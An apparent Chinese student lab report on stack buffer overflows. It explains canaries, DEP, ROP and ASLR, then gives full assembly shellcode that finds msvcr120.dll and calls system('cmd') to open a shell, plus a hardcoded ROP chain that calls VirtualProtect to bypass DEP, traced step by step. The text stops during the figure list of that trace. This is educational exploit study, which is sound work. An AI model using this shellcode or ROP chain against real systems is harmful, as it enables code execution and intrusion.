

目 录

第一章 课题背景	1
第二章 相关技术介绍	2
2.1 缓冲区溢出概述	2
2.2 缓冲区溢出原理	2
第三章 关键技术研究	3
3.1 栈破坏检测/栈安全检查	3
3.2 数据执行保护 (DEP)	3
3.3 面向返回的编程 (ROP)	3
3.4 地址空间布局随机化 (ASLR)	3
第四章 系统实现	4
4.1 shellcode 设计	4
4.1.1 获取 C 库的加载基地址	4
4.1.2 获取 C 库的 system() 函数入口地址并完成调用	5
4.1.3 shellcode 的调整	5
4.1.4 最终的 shellcode	6
4.2 突破数据执行保护 (DEP)	8
4.2.1 ROP 链的构造	8
4.2.2 ROP 链的分析	9
第五章 测试及分析	24
5.1 栈内存布局	24
5.2 调试分析	24
第六章 总结及展望	28

第一章 课题背景

缓冲区溢出漏洞是网络信息安全中最具破坏力的安全漏洞之一，因此缓冲区溢出攻击成为了最为普遍、危害最大的一种攻击方式。缓冲区溢出中最危险的是堆栈溢出，入侵者可以利用堆栈溢出，在函数返回时改变返回程序的地址，让其跳转到任意地址，更为严重的是，它可被利用来执行非授权指令，甚至可以取得系统特权，进而进行各种恶意操作。在 2017 年，影响最为广泛的“永恒之蓝”勒索病毒也是利用了缓冲区溢出漏洞。

缓冲区溢出漏洞在各种操作系统和应用软件中广泛存在。在目前的网络与操作系统安全领域，有很大部分的安全问题都是由于存在缓冲区溢出漏洞造成的。从缓冲区溢出攻击第一次出现到现在，大量信息安全的研究者致力于如何尽量避免缓冲区溢出的产生，及时发现软件中缓冲区溢出的漏洞，有效防御缓冲溢出攻击的研究，产生了不少有用、有效的缓冲区溢出防御的方法和技术。

第二章 相关技术介绍

2.1 缓冲区溢出概述

缓冲区溢出，就是向固定长度的缓冲区中写入超出其预告分配长度的内容，造成缓冲区中数据的溢出，从而覆盖了缓冲区周围的内存空间。黑客借此精心构造填充数据，导致原有流程的改变，让程序转而执行特殊的代码，最终获取控制权。

2.2 缓冲区溢出原理

程序中发生函数调用时，计算机做如下操作：

- 首先把指令寄存器 EIP（它指向当前 CPU 将要运行的下一条指令的地址）中的内容压入栈，作为程序的返回地址（一般用 RET 表示）；
- 之后放入栈的是基址寄存器 EBP，它指向当前函数栈帧（stack frame）的底部；
- 然后把当前的栈顶指针 ESP 拷贝到 EBP，作为新的基地址；
- 最后为本地变量的动态存储分配留出一定空间，并把 ESP 减去适当的数值。

如果精确控制拷贝到缓冲区的字节，那么就可以将函数的返回地址覆盖成恶意代码的起始地址，从而劫持程序控制流，执行恶意代码。

第三章 关键技术研究

3.1 栈破坏检测/栈安全检查

这是一种防御栈溢出的技术，它通过在函数的返回地址前保存一个随机数 x ，并在执行“RET”之前检测该随机数 x 是否被修改，从而实现溢出检测。该技术的原理是，如果试图在栈上进行缓冲区溢出并覆盖函数的返回地址，那么就必然会覆盖随机数 x 。如果检测到随机数 x 被修改，那么就说明发生了栈溢出。

3.2 数据执行保护 (DEP)

如果开启 DEP，那么就无法执行栈上的代码，使得直接将 shellcode 注入到栈上的方法变得不可行。

3.3 面向返回的编程 (ROP)

为了突破 DEP，ROP 技术应运而生。由于栈上的 shellcode 不可执行，所以攻击者扫描已有的动态链接库和可执行文件，提取出可以利用的指令片段 (gadget)，这些指令片段均以 ret 指令结尾，即用 ret 指令实现指令片段执行流的衔接。ROP 方法技巧性很强，那它能完全胜任所有攻击吗？返回语句前的指令是否会因为功能单一，而无法实施预期的攻击目标呢？经充分研究，现已证明 ROP 方法是图灵完备的，也就是说，ROP 可以实现任何逻辑功能。

另外，ROP 技术能够被实现的重要原因还在于 x86、x64 是复杂指令集 (CISC)，指令密集性很高，存在大量的变长指令，几乎可以从任何地址开始译码而得到不同的指令序列。

3.4 地址空间布局随机化 (ASLR)

ASLR 是用于防御 ROP 技术的。ROP 技术一般需要在 payload 中对来自其他模块的指令片段 (gadget) 的地址进行硬编码，如果系统重启，那么由于所需模块加载基地址的变化，先前的 ROP 链就会失效。如果试图动态地查找模块的基地址，那么又会面临 DEP，所以 DEP 和 ASLR 形成了一个闭环，能够在很大程度上缓解栈溢出攻击。

第四章 系统实现

4.1 shellcode 设计

shellcode 要实现的功能是：以字符串“cmd”为参数，调用 C 库的 system() 函数启动一个 shell。

4.1.1 获取 C 库的加载基地址

在安装了 vs2013 的 win7 x64 或 x64 操作系统中，Release 版本的 win32 程序使用的 C 库是 msvcrt120.dll，该 DLL 在程序加载时被映射到进程的地址空间内，因此需要获取该 DLL 模块的加载基地址。win32 程序进程的地址空间中，FS:[0x30] 处保存着一个指向进程环境块 (PEB) 的指针。PEB 结构如下：

```

1 typedef struct _PEB {
2     BYTE                Reserved1[2];
3     BYTE                BeingDebugged;
4     BYTE                Reserved2[1];
5     PVOID               Reserved3[2];
6     PPEB_LDR_DATA       Ldr; // +0x0c
7     PRTL_USER_PROCESS_PARAMETERS ProcessParameters;
8     PVOID               Reserved4[3];
9     PVOID               AtlThunkSListPtr;
10    PVOID               Reserved5;
11    ULONG               Reserved6;
12    PVOID               Reserved7;
13    ULONG               Reserved8;
14    ULONG               AtlThunkSListPtr32;
15    PVOID               Reserved9[45];
16    BYTE                Reserved10[96];
17    PPS_POST_PROCESS_INIT_ROUTINE PostProcessInitRoutine;
18    BYTE                Reserved11[128];
19    PVOID               Reserved12[1];
20    ULONG               SessionId;
21 } PEB, *PPEB

```

PEB 结构体偏移 +0x0c 处是一个指向 PEB_LDR_DATA 结构的指针。PEB_LDR_DATA 结构如下：

```

1 typedef struct _PEB_LDR_DATA
2 {
3     ULONG Length; // +0x00
4     BOOLEAN Initialized; // +0x04
5     PVOID SsHandle; // +0x08
6     LIST_ENTRY InLoadOrderModuleList; // +0x0c
7     LIST_ENTRY InMemoryOrderModuleList; // +0x14
8     LIST_ENTRY InInitializationOrderModuleList; // +0x1c
9 } PEB_LDR_DATA, *PPEB_LDR_DATA;

```

PEB_LDR_DATA 结构偏移 +0x0c 处是一个 LIST_ENTRY 结构，PEB_LDR_DATA::InLoadOrderModuleList 指向一个双向循环链表的头结点，该双向循环链表按照模块的加载顺序将记录模块信息的 LDR_MODULE 结构连接起来。LDR_MODULE 结构如下：

```

1 typedef struct _LDR_MODULE {
2     LIST_ENTRY InLoadOrderModuleList; // 按加载顺序构成的模块链表 +0x00
3     LIST_ENTRY InMemoryOrderModuleList; // 按内存顺序构成的模块链表 +0x08
4     LIST_ENTRY InInitializationOrderModuleList; // 按初始化顺序构成的模块链表 +0x10
5     PVOID BaseAddress; // 该模块的基地址 +0x18
6     PVOID EntryPoint; // 该模块的入口 +0x1c
7     ULONG SizeOfImage; // 该模块的影像大小 +0x20
8     UNICODE_STRING FullDllName; // 包含路径的模块名 +0x24
9     UNICODE_STRING BaseDllName; // 不包含路径的模块名 +0x28
10    ULONG Flags;
11    SHORT LoadCount; // 该模块的引用计数
12    SHORT TlsIndex;
13    HANDLE SectionHandle;
14    ULONG CheckSum;
15    ULONG TimeDateStamp;
16 } LDR_MODULE, *PLDR_MODULE;

```

遍历这个连接了 LDR_MODULE 的双向循环链表,如果 LDR_MODULE::BaseDllName 与需要查找的模块名相符,就可以从 LDR_MODULE::BaseAddress 取得模块地址。

4.1.2 获取 C 库的 system() 函数入口地址并完成调用

system() 函数是 msvcrt120.dll 的导出函数,使用 PView 打开后可以在 SECTION.text 的 EXPORT Address Table 中获得以下信息: RVA 0x35D0 处保存着 system() 的入口 RVA 为 0x808C2 (如图4-1所示),那么模块的加载基地址加上 0x808C2 就是 system() 的入口地址。

000035D0	000808C2	Function RVA	0753 system
----------	----------	--------------	-------------

图 4-1 使用 PView 查看 msvcrt120.dll 的 EXPORT Address Table

既然要以“cmd”为参数调用 system() 就要获得该字符串的地址。一种方法是直接将其嵌入 shellcode,但这样就需要重定位,从而消耗更多的代码;本着 shellcode 的代码字节数越少越好的原则,这里选择另一种方法。可以在 msvcrt120.dll 内找到字符串“cmd”,根据其 RVA 就可以获得实际地址。具体做法是,使用 UltraEdit 搜索之,然后在 PView 中查看其 RVA,如图4-2所示。

00062130	00 00 90 90 2E 00 90 90	2E 63 6D 64 00 90 90cmd....
----------	-------------------------	----------------------	--------------

图 4-2 使用 PView 查看 msvcrt120.dll 的“cmd”字符串 RVA

至此,已获得了 system() 和所需参数的地址,完成函数调用即可。

4.1.3 shellcode 的调整

溢出攻击通常是基于 strcpy() 的漏洞,如果 shellcode 内包含 0x00 就会使得 shellcode 无法被完全拷贝,因此需要消除机器码中的 0x00,比如“# cmp eax, 0”和

“# mov eax, 1”之类指令就不能出现，应该使用等价指令例如“# test eax, eax”和“# xor eax, eax # inc eax”进行替换。

还有一个关键问题，shellcode 要完成模块 msvcrt120.dll 的查找，此时就会涉及字符串的匹配，那么就需要把字符串“msvcrt120.dll”嵌入 shellcode，因此需要进行重定位。简单的重定位代码如下：

```
1      CALL XXX;
2  XXX:
3      POP EAX;
```

首先 CALL 指令将下一条指令的地址压栈，然后设置 EIP 为标号 XXX 的地址，于是就会执行“POP EAX”，而被 CALL 指令压栈的“下一条指令的地址”正好是标号 XXX 的实际地址（也就是“POP EAX”这条指令的实际地址），所以它就会被弹入 EAX，shellcode 就可以知道自己的实际地址，这就是 EIP 的自定位。但是这样的指令不能应用到 shellcode 中，因为“CALL XXX”的机器码是“E8 00 00 00 00”。为了实现 EIP 的自定位，可以使用如下的机器码：

```
1  CODE_ENTRY:
2  /* 0 */ 0xE8;
3  /* 1 */ 0xFF;
4  /* 2 */ 0xFF;
5  /* 3 */ 0xFF;
6  /* 4 */ 0xFF; // call 0xFFFFFFFF
7  LABEL_BASE:
8  /* 5 */ 0xC2;
9  /* 6 */ 0x59;
10 /* 7 */ 0x90;
```

“call -1”后 LABEL_BASE 的地址被压栈，然后 eip 指向标号 4，将标号 4 和 5 的“FFC2”译码成“inc edx”；然后执行标号 6 的“pop ecx”(0x59)，将保存在栈顶的 LABEL_BASE 的地址 pop 进 ecx；之后执行标号 7 的“nop”(0x90)。至此实现了自定位——LABEL_BASE 的地址被保存在 ecx。

4.1.4 最终的 shellcode

```
1  __asm
2  {
3  /******
4  /*                                CODE_ENTRY                                */
5  /******
6  CODE_ENTRY:
7  /* 0 */ _EMIT 0xE8;
8  /* 1 */ _EMIT 0xFF;
9  /* 2 */ _EMIT 0xFF;
10 /* 3 */ _EMIT 0xFF;
11 /* 4 */ _EMIT 0xFF; // call 0xFFFFFFFF
12 LABEL_BASE:
13 /* 5 */ _EMIT 0xC2;
14 /* 6 */ _EMIT 0x59;
15 /* 7 */ _EMIT 0x90;
16 // "call -1"后 LABEL_BASE 的地址被压栈，然后 eip 指向标号 4，将标号 4 和 5 的"FFC2"译码成"inc edx";
17 // 然后执行标号 6 的"pop ecx"(59)，将保存在栈顶的 LABEL_BASE 的地址 pop 进 ecx；之后执行标号 7 的"nop"(90)。
18 // 至此实现了自定位——LABEL_BASE 的地址被保存在 ecx
```



```

19 _GetLibcBaseAddress:
20     xor ebx, ebx;
21     mov eax, fs:[ebx + 0x30]; // linear address of PEB (直接"mov eax,fs:[0x30]"会使代码中出现0x00)
22     mov eax, [eax + 0xc]; // 从PEB结构体偏移0xc处取得PEB_LDR_DATA结构体的地址
23     mov ebx, [eax + 0xc]; // ebx <- 第一个LDR_MODULE的地址
24     mov edx, ebx; // edx保存循环链表的头地址
25 SEARCH_MODULE_LOOP:
26     mov eax, ebx;
27     add eax, 0x2C + 0x4; // LDR_MODULE偏移0x2C处是BaseDllName, 一个UNICODE_STRING, 其中偏移0x4处是一个指向UNICODE字符串的指针
28     mov esi, [eax];
29     mov edi, LIBC_NAME;
30     sub edi, LABEL_BASE; // 这两个label的地址中不能出现0x00, 如果有就重新编译知道满足要求
31     add edi, ecx;
32     /*****
33     /*      bool _strcmp(wchar *s1, char *s2)          */
34     /*      - args: esi = s1, edi = s2(end with '$')    */
35     /*      - ret: al=1 if equal, al=0 if NOT equal      */
36     *****/
37     // 这里本可以写成"call _strcmp", 但是这样会在代码中出现0x00, 所以直接将函数嵌入进来
38     _strcmp:
39         push ebx;
40     LOOP_CMP_STRCMP:
41         mov al, [esi];
42         mov bl, [edi];
43         cmp al, bl;
44         je CONTINUE_STRCMP;
45         test al, al;
46         jnz NOT_EQUAL_STRCMP;
47         cmp bl, '$'; // 两个字符串同时结束时al=0,bl='$'
48         jne NOT_EQUAL_STRCMP;
49         xor al, al;
50         inc al; // equal (这两条指令用于替代"mov al,1")
51         jmp END_STRCMP;
52     CONTINUE_STRCMP:
53         inc esi;
54         inc esi; // 两个"inc esi"一共2字节,一个"add esi,2"却需要3字节
55         inc edi;
56         jmp LOOP_CMP_STRCMP;
57     NOT_EQUAL_STRCMP:
58         xor al, al; // not equal
59     END_STRCMP:
60         pop ebx;
61     /***** end of _strcmp *****/
62     cmp al, 1; // al==1 equal; al==0 not equal
63     je MODULE_FOUND;
64     mov ebx, [ebx];
65     cmp ebx, edx;
66     je MODULE_NOT_FOUND; // 循环链表已经遍历完了
67     jmp SEARCH_MODULE_LOOP;
68     MODULE_FOUND:
69         mov eax, [ebx + 0x18]; // LDR_MODULE偏移0x18处是模块的线性基地址BaseAddress
70     _GetSystemFuncEntry:
71         mov ebx, eax;
72         sub ebx, 0xfff9dec7;
73         sub eax, 0xfff7f73e; // 用sub替换add, 使得代码中没有0x00. 加上一个数 <=> 减去这个数的相反数
74         //add ebx, 0x62139; // 0x62139是msvcrt120.dll中字符串"cmd"的RVA
75         //add eax, 0x808c2; // 0x808c2是msvcrt120.dll的export address table中记录的system函数的入口RVA
76         push ebx;
77         call eax; // 获得shell之后就结束了, 不必关注调用结束后的事情
78     MODULE_NOT_FOUND:
79         jmp MODULE_NOT_FOUND; // endless loop
80     /*****
81     /*      Data          */
82     *****/
83     LIBC_NAME:
84         _EMIT 'M';
85         _EMIT 'S';
86         _EMIT 'V';
87         _EMIT 'C';

```

```

88     _EMIT 'R';
89     _EMIT '1';
90     _EMIT '2';
91     _EMIT '0';
92     _EMIT '.';
93     _EMIT 'd';
94     _EMIT 'l';
95     _EMIT 'l';
96     _EMIT '$'; // '$'作为结束符，因为shellcode中不能出现0x00
97 }

```

4.2 突破数据执行保护 (DEP)

4.2.1 ROP 链的构造

突破 DEP 的方法是使用 ROP 链构造 VirtualProtect() 函数调用，将 shellcode 所在的栈内存设置为可执行。对 WinDbg+mona 生成 ROP 链进行微调，得到：

```

1      0x5a58ed02, // # pop ebp # ret [msvcrl20.dll]
2      0x5a58ed02, // # skip 4 bytes [msvcrl20.dll]
3      0x5a582308, // # pop ebx # ret [msvcrl20.dll]
4      0x00000201, // 0x00000201 -> ebx [msvcrl20.dll]
5      0x5a58e734, // # pop edx # ret [msvcrl20.dll]
6      0x00000040, // 0x00000040 -> edx [msvcrl20.dll]
7      0x5a58ec8c, // # pop ecx # ret [msvcrl20.dll]
8      0x5a65e000, // &writable location [msvcrl20.dll]
9      0x5a58f0f3, // # pop edi # ret [msvcrl20.dll]
10     0x5a58139b, // # ret [msvcrl20.dll]
11     0x5a58f74a, // # pop esi # ret [msvcrl20.dll]
12     0x5a58efd7, // # jmp eax [msvcrl20.dll]
13     0x5a58469c, // # pop eax # ret [msvcrl20.dll]
14     0x76b743ce, // entry of VirtualProtect() [kernel32.dll]
15     0x5a5846a0, // # pushad # ret [msvcrl20.dll]
16     0x5a5bac78 // # push esp # ret [msvcrl20.dll]

```

这段 ROP 链直接跳转到 VirtualProtect() 的入口，而不是借助 msvcrl20.dll 的 IAT（mona 生成的 ROP 链将 EAX 的内容设置成 msvcrl20.dll 的 IAT 中 VirtualProtect() 对应的地址，通过“JMP [EAX]”跳转到 VirtualProtect()。实验时因为无法在 win7 64 位系统下使用 WinDbg+mona 所以自己编写程序搜索所需的 gadgets，显然直接通过 GetProcessAddress() 获得 API 地址的方法要简便些。）。ROP 链负责调用 VirtualProtect()，其函数原型如下：

```

1  CODE_ENTRY:
2  BOOL VirtualProtect(
3      LPVOID pAddress,
4      SIZE_T dwSize,
5      DWORD NewProtect,
6      PDWORD pOldProtect
7  );

```

根据 C 调用约定，当跳转过去执行 VirtualProtect() 时栈的内存布局如图4-3所示。ROP 链的工作就是将相关参数压栈，然后跳转到 VirtualProtect()。上面那段 ROP 链调用 VirtualProtect() 所使用的参数为：




图 4-3 调用 VirtualProtect() 时栈的内存布局

- pAddress = ROP 链的最后一个地址（所以需要将 shellcode 附加到 ROP 链末尾，这样 shellcode 就位于 VirtualProtect() 的影响范围之内）
- dwSize = 0x201
- NewProtect = PAGE_EXECUTE_READWRITE(0x40)
- pOldProtect = msvcrt120.dll 内存映像内的一个可写地址，这可以是 .data 段内的任意一个地址

将上述 ROP 链和之前构造的 shellcode 拼接在一起进行栈溢出，就可以突破 DEP 获得 shellcode 的执行力，具体的工作流程将在下一章“测试及分析”中详细讨论。

4.2.2 ROP 链的分析

当函数即将返回，栈帧如图4-4所示，此时 EIP 指向函数末尾的 RET 指令。

执行“RET”后，ESP+=4，栈帧如图4-5所示；(EIP)=0x5a58ed02，指向“POP EBP”。

执行“POP EBP”后，(ESP)被弹入 EBP，使得 **(EBP)=0x5a58ed02**；同时 ESP+=4，栈帧如图4-6所示；EIP 指向“POP EBP”后面的“RET”。

执行“RET”，将 (EIP) 设置成 (ESP)=0x5a582308，指向“POP EBX”；同时 ESP+=4，栈帧如图4-7所示。

执行“POP EBX”，将 (ESP)=0x00000201 弹入 EBX，从而 **(EBX)=0x00000201**；同时 ESP+=4，栈帧如图4-8所示；EIP 指向“POP EBX”后面的“RET”。

执行“RET”，将 (EIP) 设置成 (ESP)=0x5a58e734，指向“POP EDX”；同时 ESP+=4，栈帧如图4-9所示。

执行“POP EDX”，将 (ESP)=0x00000040 弹入 EDX，从而 **(EDX)=0x00000040**；同时 ESP+=4，栈帧如图4-10所示；EIP 指向“POP EDX”后面的“RET”。

执行“RET”，将 (EIP) 设置成 (ESP)=0x5a58ec8c，指向“POP ECX”；同时 ESP+=4，栈帧如图4-11所示。

执行“POP ECX”，将 (ESP)=0x5a65e000 弹入 ECX，从而 **(ECX)=0x5a65e000**；同时 ESP+=4，栈帧如图4-12所示；EIP 指向“POP ECX”后面的“RET”。

执行“RET”，将 (EIP) 设置成 (ESP)=0x5a58f0f3，指向“POP EDI”；同时 ESP+=4，栈帧如图4-13所示。

执行“POP EDI”，将 (ESP)=0x5a58139b 弹入 EDI，从而 **(EDI)=0x5a58139b**（这里，EDI 保存了一条“RET”指令的地址），同时 ESP+=4，栈帧如图4-14所示；EIP 指向“POP EDI”后面的“RET”。

执行“RET”，将 (EIP) 设置成 (ESP)=0x5a58f74a，指向“POP ESI”；同时 ESP+=4，栈帧如图4-15所示。

执行“POP ESI”，将 (ESP)=0x5a58efd7 弹入 ESI，从而 **(ESI)=0x5a58efd7**（这里，ESI 保存了一条“JMP EAX”指令的地址），同时 ESP+=4，栈帧如图4-16所示；EIP 指向“POP ESI”后面的“RET”。

执行“RET”，将 (EIP) 设置成 (ESP)=0x5a58469c，指向“POP EAX”；同时 ESP+=4，栈帧如图4-17所示。

执行“POP EAX”，将 (ESP)=0x76b743ce 弹入 EAX，从而 **(EAX)=0x76b743ce**（这里，EAX 保存了 Kernel32.DLL 中 VirtualProtect() 的入口地址），同时 ESP+=4，栈帧如图4-18所示；EIP 指向“POP EAX”后面的“RET”。

执行“RET”，将 (EIP) 设置成 (ESP)=0x5a5846a0，指向“POPAD”；同时 ESP+=4，栈帧如图4-19所示。

最关键的一步，执行“PUSHAD”，该指令执行结束后栈帧如图4-20所示。

接着执行“PUSHAD”后面的“RET”，将 (EIP) 设置成 (ESP)=0x5a58139b，指向“RET”；同时 ESP+=4，栈帧如图4-21所示。

执行“RET”，将 (EIP) 设置成 (ESP)=0x5a58efd7，指向“JMP EAX”（**注意到当前 EAX 的内容是 VirtualProtect() 的入口地址 0x76b743ce**）；同时 ESP+=4，栈帧如图4-22所示。

执行“JMP EAX”就会跳转到 VirtualProtect()。此时可以清晰的看到，VirtualProtect() 的返回地址以及 4 个参数的布局，如图4-23所示。

VirtualProtect() 返回后的栈帧如图4-24所示；EIP 的内容是“返回地址”0x5a58ed02，那里保存着两条指令“POP EBP”和“RET”，于是就会开始执行“POP EBP”，让 ESP 跳过 4 字节，得到如图4-25所示的栈帧。接着执行“POP EBP”后面的“RET”就会使得 (EIP)=0x5a5bac78——“PUSH ESP, RET”指令的地址，同时 ESP+=4，得

到如图4-26所示的栈帧。然后执行“PUSH ESP”后再“RET”，就会从图4-26中 ESP 所指向的地方开始执行，此时 ESP 和 EIP 的内容是一样的，如图4-27所示。所以，如果把 shellcode 放到这段 ROP 链后面，那么 ROP 链执行结束后就可以开始执行 shellcode。




图 4-4 ROP 链执行过程分析（1）




图 4-5 ROP 链执行过程分析 (2)




图 4-6 ROP 链执行过程分析 (3)




图 4-7 ROP 链执行过程分析（4）




图 4-8 ROP 链执行过程分析（5）




图 4-9 ROP 链执行过程分析（6）




图 4-10 ROP 链执行过程分析（7）




图 4-11 ROP 链执行过程分析（8）

